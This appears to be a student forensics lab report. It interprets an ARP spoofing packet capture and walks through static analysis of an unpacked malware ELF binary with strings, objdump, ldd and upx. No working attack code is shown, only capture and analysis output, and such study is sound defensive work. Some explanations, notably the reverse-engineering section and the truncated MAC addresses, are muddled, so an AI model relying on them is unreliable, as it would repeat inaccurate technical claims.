
Paketlista Smal & bred Skiftlägeskänsligt Vissningsfilter

No.	Time	Source	Destination	Protocol	Length	Info
6	1.134550	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
7	1.136550	AmbitMic_aa:af:80	AmbitMic_12:9b:01	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80 (duplicate use of 192.168.1.103)
9	3.137122	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
10	3.137851	Runtop_d9:0d:db	AmbitMic_aa:af:80	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db
11	3.138933	AmbitMic_aa:af:80	AmbitMic_12:9b:01	ARP	64	Who has 192.168.1.103? Tell 192.168.1.1 (duplicate use of 192.168.1.103)
12	3.139347	AmbitMic_12:9b:01	AmbitMic_aa:af:80	ARP	64	192.168.1.103 is at 00:d0:59:12:9b:01 (duplicate use of 192.168.1.103)
13	5.139359	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
14	5.141324	AmbitMic_aa:af:80	AmbitMic_12:9b:01	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80 (duplicate use of 192.168.1.103)
15	7.141748	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
16	7.142461	Runtop_d9:0d:db	AmbitMic_aa:af:80	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db


According to the data, the attacker's IP and MAC address are 192.168.1.103 and 00:d0:59:aa:af:80, respectively. The victims in this scenario are Runtop with MAC address d9:0d:db and AmbitMic\_12 with MAC address 12:9b:01.

This data above shows a man-in-the-middle attack, where the attacker is intercepting and manipulating the communication between the two victims. The attacker is using ARP spoofing to perform the attack. In this case, the attacker is sending ARP packets with false information to both Runtop and AmbitMic\_12, tricking them into thinking that the attacker's MAC address is the MAC address of the other victim's IP address.

## 5.5 Reverse engineer managed code



The encoding and decoding algorithms are used to transform the bytecode into machine code that can be executed on the target system. The algorithm behind this program involves techniques such as code obfuscation, compression and encryption to make it more difficult for attackers to reverse engineer the code and discover its true purpose.



## 5.6 Analysis of an unknown binary file

```
File Actions Edit View Help
(qoorey@Qoorey)-[/media/sf_malware/esh]
$ file esh
esh: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.4.1, stripped

(qoorey@Qoorey)-[/media/sf_malware/esh]
$ nn esh
hostname=Qoorey, You need a fully qualified domain name

(qoorey@Qoorey)-[/media/sf_malware/esh]
$ hexdump esh
00000000 457f 464c 0101 0001 0000 0000 0000 0000
00000010 0002 0003 0001 0000 86a0 0804 0034 0000
00000020 1534 0000 0000 0000 0034 0020 0007 0028
00000030 001a 0019 0006 0000 0034 0000 8034 0804
00000040 8034 0804 00e0 0000 00e0 0000 0005 0000
00000050 0004 0000 0003 0000 0114 0000 8114 0804
00000060 8114 0804 0013 0000 0013 0000 0004 0000
00000070 0001 0000 0001 0000 0000 0000 8000 0804
00000080 8000 0804 1188 0000 1188 0000 0005 0000
00000090 1000 0000 0001 0000 1188 0000 a188 0804
000000a0 a188 0804 014c 0000 0150 0000 0006 0000
000000b0 1000 0000 0002 0000 119c 0000 a19c 0804
000000c0 a19c 0804 00c8 0000 00c8 0000 0006 0000
000000d0 0004 0000 0004 0000 0128 0000 8128 0804
000000e0 8128 0804 0020 0000 0020 0000 0004 0000
000000f0 0004 0000 e551 6474 0000 0000 0000 0000
00000100 0000 0000 0000 0000 0000 0000 0006 0000
00000110 0004 0000 6c2f 6269 6c2f 2d64 696c 756e
00000120 2e78 6f73 322e 0000 0004 0000 0010 0000
00000130 0001 0000 4e47 0055 0000 0000 0002 0000
00000140 0004 0000 0001 0000 0011 0000 0017 0000
00000150 0000 0000 0000 0000 0015 0000 0002 0000
00000160 0009 0000 0000 0000 000b 0000 000a 0000
00000170 0013 0000 0000 0000 0011 0000 0008 0000
00000180 0010 0000 0014 0000 0000 0000 0016 0000
00000190 0001 0000 0000 0000 0000 0000 0000 0000
000001a0 0000 0000 0000 0000 0000 0000 0005 0000
```

"file" command determines the type of a given file. It can identify the format of the file, such as whether it is an executable, a library, or a text file.

The "hexdump" command displays the contents of a file in hexadecimal format.

```
(qoorey@Qoorey)-[/media/sf_malware/esh]
$ strings esh
Linux
UPX!Y
/lib
d-linux.so.2
AqYjd
0}7N
9";A
gmon_start
nect
snprhtf
y)em
malloc
r vfro
1cke+pu
uname
```

String displays printable strings in a binary file and helps identify any hardcoded strings, URLs, or other data that the malware may use.

```
(qoorey@Qoorey)-[/media/sf_malware/esh]
$ objdump -d esh
esh:      file format elf32-i386

Disassembly of section .init:

0804851c <.init>:
804851c:    55                push    %ebp
804851d:    89 e5             mov     %esp,%ebp
804851f:    83 ec 08          sub     $0x8,%esp
8048522:    e8 9d 01 00 00    call   80486c4 <__gmon_start__@plt+0x40>
8048527:    e8 f4 01 00 00    call   8048720 <__gmon_start__@plt+0x9c>
804852c:    e8 3f 0b 00 00    call   8049070 <__gmon_start__@plt+0x9ec>
8048531:    c9               leave   %ebp
8048532:    c3               ret

Disassembly of section .plt:

08048534 <recvfrom@plt-0x10>:
8048534:    ff 35 6c a2 04 08  push    0x804a26c
804853a:    ff 25 70 a2 04 08  jmp     *0x804a270
8048540:    00 00             add     %al,(%eax)
...

08048544 <recvfrom@plt>:
8048544:    ff 25 74 a2 04 08  jmp     *0x804a274
804854a:    68 00 00 00 00     push    $0x0
804854f:    e9 e0 ff ff ff     jmp     8048534 <recvfrom@plt-0x10>

08048554 <close@plt>:
8048554:    ff 25 78 a2 04 08  jmp     *0x804a278
804855a:    68 08 00 00 00     push    $0x8
804855f:    e9 d0 ff ff ff     jmp     8048534 <recvfrom@plt-0x10>

08048564 <fork@plt>:
8048564:    ff 25 7c a2 04 08  jmp     *0x804a27c
804856a:    68 10 00 00 00     push    $0x10
804856f:    e9 c0 ff ff ff     jmp     8048534 <recvfrom@plt-0x10>

08048574 <signal@plt>:
8048574:    ff 25 80 a2 04 08  jmp     *0x804a280
804857a:    68 18 00 00 00     push    $0x18
```

The "objdump -d" is used to disassemble a binary file into its assembly code.

```
(qoorey@Qoorey)-[/media/sf_malware/esh]
$ nm esh
nm: esh: no symbols
```

This command displays symbols from the files. It is helpful in malware analysis to identify the functions and variables within the binary file. In my case I did not get anything.

```
Home |
(qoorey@Qoorey)-[/media/sf_malware/esh]
$ ldd esh
linux-gate.so.1 (0xf7ef9000)
libc.so.6 => /lib32/libc.so.6 (0xf7c00000)
/lib/ld-linux.so.2 (0xf7efb000)
(qoorey@Qoorey)-[/media/sf_malware/esh]
$
```

The "ldd" command is used to print the shared object dependencies required by a binary file. It can help identify which libraries the file relies on, which can provide insight into its behavior.

```
(qoorey@Qoorey)-[/media/sf_malware/esh]
$ upx -d esh
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

  File size      Ratio      Format      Name
  -----
  6468 ←    4968    76.81%    linux/i386    esh

Unpacked 1 file.
(qoorey@Qoorey)-[/media/sf_malware/esh]
```

"upx -d" command is used to unpack a binary file that has been compressed or obfuscated using the UPX packer